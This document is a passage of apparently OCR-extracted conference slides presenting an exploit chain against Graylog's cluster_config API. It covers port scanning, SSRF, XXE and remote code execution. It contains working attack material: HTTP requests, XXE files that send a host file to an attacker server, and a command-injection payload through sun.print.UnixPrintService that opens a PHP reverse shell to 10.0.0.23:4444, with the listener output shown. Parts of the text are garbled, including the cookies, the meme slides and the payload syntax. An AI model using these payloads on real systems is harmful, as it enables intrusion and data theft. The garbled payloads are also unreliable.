    %7B%22distinct_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d
    %22%2C%22device_id%22%3A%22196b0349f0e145f-07b6d32625ea338-a77243e-1fa400-196b0349f0f22
    8b%22%2C%22user_state%22%3A%22identified%22%2C%22sessionId%22%3A%5B1747223812999%2C%2219
    6cea79ae566e-0a31d296244a27-a77243e-1fa400-196cea79ae649d9%22%2C1747223812837%5D%2C%224g
    roups%22%3A%7B%22cluster%22%3A%2253c94ce4-463a-49c3-9891-4a10dee6d6e1%22%7D%22%24user_i
    d%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d%22%2C%224sess
    ion_recording_enabled_server_side%22%3Afalse%2C%224autocapture_disabled_server_side%22%3
    Atrue%2C%224active_feature_flags%22%3A%5B%5D%2C%224enabled_feature_flags%22%3A%7B%7D%2
    C%22%24feature_flag_payloads%22%3A%7B%7D%7D
16 Priority: u=4
17
18 "9000"

Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Cache-Control: no-cache
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: DENY
5 X-Graylog-Node-ID: e6a5d366-41bd-4305-813e-ac869347300e
6 Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; script-src
  'self' 'unsafe-eval'; img-src data: *; connect-src *
7 X-Runtime-Microseconds: 1988
8 Content-Type: application/json
9 Connection: close
10 Content-Length: 103
11
12 {
  "type": "ApiError",
  "message": "Couldn't parse cluster configuration \"javassist.tools.web.Webserver\"."
}
```

The Art of Exploitation - Hacking is so fun (again)!

So, we have characteristic responses for when a port is available for binding and when it isn't.




The Art of Exploitation - Hacking is so fun (again)!

Boom —incredibly loud, slightly obnoxious bootleg port scanner



The Art of Exploitation - Hacking is so fun (again)!

Theoretically, you can scan the entire machine without sending a single TCP packet to any port other than the server port.



Request

PrettyRawHex

1

PUT /api/system/cluster_config/

org.apache.commons.validator.ValidatorResources

HTTP/1.1

2

Host: exploitdevhost:9000

3

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0

4

Accept: application/json

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://exploitdevhost:9000/system/sidecars/configuration

8

X-Requested-With: XMLHttpRequest

9

X-Requested-By: XMLHttpRequest

10

X-Graylog-No-Session-Extension: true

11

Content-Type: application/json

12

Content-Length: 32

13

Origin: http://exploitdevhost:9000

14

Connection: keep-alive

15

Cookie: authentication=fla0a15f-1649-4560-bbd8-7074da2a30d5; ph_phc_t3lgBB6QsPW4HEfiGopD14um4XGNTBcefEKYWeLwda_posthog=%7B%22distinct_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec60e72379027d7d%22%2C%22device_id%22%3A%22196b0349f0e145f-07b6d32625ea338-a77243e-1fa400-196b0349f0f228b%22%2C%22user_state%22%3A%22identified%22%2C%22sesid%22%3A%5B1747223812999%2C%22196cea79ae56e-0a31d296244a27-a77243e-1fa400-196cea79ae649d9%22%2C17472238128375D%2C%22%24groups%22%3A%7B%22cluster%22%3A%2253c94ce4-463a-49c3-9891-4a10dee6d6e1%22%2C%22%22%24user_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec60e72379027d7d%22%2C%22%24session_recording_enabled_server_side%22%3Afalse%22%2C%22%24autocapture_disabled_server_side%22%3Atrue%22%2C%22%24active_feature_flags%22%3A%5B%5D%22%2C%22%24enabled_feature_flags%22%3A%7B%7D%2C%22%24feature_flag_payloads%22%3A%7B%7D%7D

16

Priority: u=4

17

http://10.0.0.23:4444/mal.xml

18

19

Response

PrettyRawHexRender

1

HTTP/1.1 404 Not Found

2

X-Content-Type-Options: nosniff

3

X-Graylog-Node-ID: e6a5d366-41bd-4305-813e-ac869347300e

4

X-Frame-Options: DENY

5

Cache-Control: no-cache

6

Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-eval'; img-src data: *; connect-src *

7

Content-Type: application/json

8

Content-Length: 50

9

10

{

11

"type": "ApiError",

12

"message": "HTTP 404 Not Found"

13

}

The Art of Exploitation - Hacking is so fun (again)!

```
$ cat mal.xml
```

```
<?xml version="1.0"?>
<!DOCTYPE form-validation [
  <!ENTITY % xxe SYSTEM "http://[redacted]:4443/mal.dtd">
  %xxe;
]>
<form-validation/>
```

```
$ cat mal.dtd
```

```
<!ENTITY % file SYSTEM "file:///proc/sys/kernel/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://[redacted]:4443/?leak=%file;'">
%eval;
%exfil;
```

```
$ python3 -m http.server 4443
```

```
Serving HTTP on 0.0.0.0 port 4443 (http://0.0.0.0:4443/) ...
```

```
10.0.0.23 - - [redacted] "GET /mal.xml HTTP/1.1" 200 -
10.0.0.23 - - [redacted] "GET /mal.dtd HTTP/1.1" 200 -
10.0.0.23 - - [redacted] "GET /?leak=zaibatsu HTTP/1.1" 200 -
```

The Art of Exploitation - Hacking is so fun (again)!

Other primitives included:

- Uncontrolled file-write via `org.HdrHistogram.HistogramLogWriter`
 - Single String argument: absolute or relative path
- SSRF (GET only) via `org.apache.commons.validator.validatorResources`
 - Single String argument: URL
- SSRF (GET only) via `org.apache.shiro.realm.text.IniRealm.validatorResources`
 - Single String argument: URL
- SSRF (GET only) via `org.apache.shiro.env.BasicEnvironment`
 - Single String argument: URL

The Art of Exploitation - Hacking is so...

But what about RCE?


There were no gadgets or classes that we could use to get it...



The Art of Exploitation - Hacking is so... trash?

That's right, not even with known exploit chains...

"Could not find class on class
path" face-ass 😭



"Mission Failed; We'll
get 'em next time,
boys."

"He's a 10 but he
can't get RCE"

~Would-be
Future Wife,
probably

"You can't have nice things"

~Your buddy, Life



The Art of Exploitation - Hacking is so... trash?

That's right, not even with known exploit chains... "You can't have nice things"

~Your buddy, Life


"Could not find class on class path" face-ass 😭




WAIT

"Mission Failed. We'll
rem ne e,
ys."
He's 10 b he
can't get RO

~Would-be
Future Wife,
probably



The Art of Exploitation - Hacking is so... ???



The Art of Exploitation - Hacking is so fun! (Final answer)

Existing Java exploit chains require classes that aren't in the Classpath.

None of the objects I had seen so far were useful for RCE.

Except this one class which was found with Jeorn:

```
UnixPrintService(String name) {  
    if (name == null) {  
        throw new IllegalArgumentException("null printer name");  
    }  
    printer = name;  
    isValid = false;  
}
```

The Art of Exploitation - Hacking is so fun! (Final answer)

```
sun.print.UnixPrintService
```

Seems pretty useless, until you look at the getters; recall that we set the value of `printer` in the constructor ;)

```
private PrinterIsAcceptingJobs getPrinterIsAcceptingJobsBSD() {  
    if (UnixPrintServiceLookup.cmdIndex ==  
        UnixPrintServiceLookup.UNINITIALIZED) {  
  
        UnixPrintServiceLookup.cmdIndex =  
            UnixPrintServiceLookup.getBSDCommandIndex();  
    }  
}
```

```
String command = "/usr/sbin/lpc status " + printer  
    + lpcStatusCom[UnixPrintServiceLookup.cmdIndex];  
String results[] = UnixPrintServiceLookup.execCmd(command);
```

With that, we pwn, like so:

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 PUT /api/system/cluster_config/sun.print.UnixPrintService HTTP/1.1 2 Host: exploitdevhost:9000 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://exploitdevhost:9000/system/sidecars/configuration 8 X-Requested-With: XMLHttpRequest 9 X-Requested-By: XMLHttpRequest 10 X-Graylog-No-Session-Extension: true 11 Content-Type: application/json 12 Content-Length: 74 13 Origin: http://exploitdevhost:9000 14 Connection: keep-alive 15 Cookie: authentication=062bad6f-dbc3-4c1c-acaf-52123dcdfa04; ph_phc_t3lgBB60sPw4tEfI-Gop01um4XGntBcfBYWlwa_posthog=%7B%22distinct_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec60e72379027d7d%22%2C%22device_id%22%3A%22196b0349f0e145f-07b6d32625ea338-a77243e-1fa400-196b0349f0f22b%22%2C%22%24user_state%22%3A%22identified%22%2C%22%24sesi_d%22%3A%5B1747223812999%2C%22196cea79ae566e-0a31d296244a27-a77243e-1fa400-196cea79ae649d9%22%2C1747223812837%5D%2C%22%24group_s%22%3A%7B%22%24user%22%3A%2253c94ce4-463a-49c3-9891-4a10dee6d6e1%22%7D%2C%22%24user_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec60e72379027d7d%22%2C%22%24session_recoding_enabled_server_side%22%3Afalse%2C%22%24autocapture_disabled_server_side%22%3Atrue%2C%22%24active_feature_flags%22%3A%5B%5D%2C%22%24enabled_feature_flags%22%3A%7B%7D%2C%22%24feature_flag_payloads%22%3A%7B%7D%7D Priority: u=4 {"name":"","php -r '\$sock=fsockopen(\"10.0.0.23\",4444);exec(\"sh <63 >63 2>63\");','";updated_attribute:""} </pre>		<pre> 1 HTTP/1.1 202 Accepted 2 X-Content-Type-Options: nosniff 3 X-Graylog-Node-ID: e6a5d366-41bd-4305-B13e-ac869347300e 4 Cache-Control: no-cache 5 X-Frame-Options: DENY 6 Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-eval'; img-src data: *; connect-src * 7 X-Runtime-Microseconds: 28088124 8 Content-Type: application/json 9 Content-Length: 5525 10 { 11 "name":"","php -r '\$sock=fsockopen(\"10.0.0.23\",4444);exec(\"sh <63 >63 2>63\");','";updated_attribute:""} } }, "support":{ "rootkitdaddy@zaibatsu: ~/Documents/Bside/graylog-5.1.10-linux-x64 File Edit View Search Terminal Tabs Help rootkitdaddy@zaibatsu: ~/D... rootkitdaddy@zaibatsu: ~/D... rootkitdaddy@zaibatsu: ~/D... ls pwd ^C rootkitdaddy@zaibatsu:~/Documents/Bside/graylog-5.1.10-linux-x64\$ nc -nvlp 4444 Listening on 0.0.0.0 4444 Connection received on 10.0.0.23 58526 ls 10.0.0.23 10.0.0.23.antlr.tmp antlr.PreservingFileWriter.antlr.tmp api bin com.unboundid.ldif.LDIFWriter config data ; echo 'AAAAA' > ;;echo 'GET graylog.conf graylog.conf.example graylog.jar http: jvm </pre>	

The Art of Exploitation - DEMO TIME




A note about the exploit

On later iterations of Graylog, Java 8 is no longer compatible.

So, you might see this in server logs when running the exploit:

“Unable to make [method/constructor/field] accessible:
module [module-name] does not "opens
[package-name]" to unnamed module”

Java Platform Module System (JPMS),
introduced in Java 9



A note about the exploit

That just eliminates the RCE vector for today's talk, but:

- There's a surprising amount of system's running legacy software in the wild.
- The other exploit scenarios still exist;
 - The bootleg port scanner, the uncontrolled file-write, the process enumeration, etc.

TL;DR + Q && (probably) A

Keep your software updated

~ Source: Dude, I literally just showed you my exploit

Questions? 🐼



Thanks for coming to TED Talk 😊

- I'll post the full exploit source code to my Git for those interested:

<https://github.com/rootkiTED>

- Ted Thobane on [Linkedin](#) –let's connect!
- 谢谢大家!

